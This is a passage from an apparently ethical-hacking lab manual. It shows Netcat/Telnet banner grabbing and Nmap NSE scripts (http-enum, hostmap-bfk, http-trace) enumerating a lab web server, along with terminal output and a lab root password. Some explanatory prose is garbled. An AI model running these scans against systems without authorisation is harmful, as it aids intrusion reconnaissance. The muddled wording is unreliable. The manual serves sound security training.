Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:53:38 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
}
```

13. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.


14. Close the terminal window on the **Parrot Security** machine.

Task 5: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.


1. On to the **Parrot Security** machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



4. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum [target website]** and press **Enter**.
5. In this scan, we are enumerating the **www.goodshopping.com** website.



6. This script enumerates and provides you with the output details, as shown in the screenshot.

The screenshot shows a terminal window titled "nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal". The terminal is running on a Parrot OS system, indicated by the desktop icons at the top. The command entered was "nmap -sV --script=http-enum www.goodshopping.com". The output shows the following details:

```
[sudo] password for attacker:  
[root@parrot]~[/home/attacker]  
# nmap -sV --script=http-enum www.goodshopping.com  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:32 EDT  
Nmap scan report for www.goodshopping.com (10.10.1.19)  
Host is up (0.053s latency).  
rDNS record for 10.10.1.19: www.moviescope.com  
Not shown: 990 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Microsoft IIS httpd 10.0  
|_http-server-header: Microsoft-IIS/10.0  
| http-enum:  
|_ /login.aspx: Possible admin folder  
135/tcp   open  msrpc       Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds?  
1801/tcp  open  msmq?  
2103/tcp  open  msrpc       Microsoft Windows RPC  
2105/tcp  open  msrpc       Microsoft Windows RPC  
2107/tcp  open  msrpc       Microsoft Windows RPC  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
MAC Address: 02:15:5D:02:45:2F (Unknown)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 61.63 seconds  
[root@parrot]~[/home/attacker]  
#
```

7. The next step is to discover the hostnames that resolve the targeted domain.

8. In the terminal window, type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.

```
Applications Places System 🌐 🗃 🔍
nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
# nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:35 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.061s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 02:15:5D:02:45:2F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
[root@parrot]~[/home/attacker]
#
```

9. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.

10. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
#nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:52 EDT
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Initiating ARP Ping Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D02 and arp[22:2] = 0x4530
Completed ARP Ping Scan at 00:52, 0.04s elapsed (1 total hosts)
Overall sending rates: 28.14 packets / s, 1181.93 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 3389/tcp on 10.10.1.19
```

☰ Menu ⌂ nmap --script http-trac...

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Initiating ARP Ping Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D02 and arp[22:2] = 0x4530
Completed ARP Ping Scan at 00:52, 0.04s elapsed (1 total hosts)
Overall sending rates: 28.14 packets / s, 1181.93 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 3389/tcp on 10.10.1.19
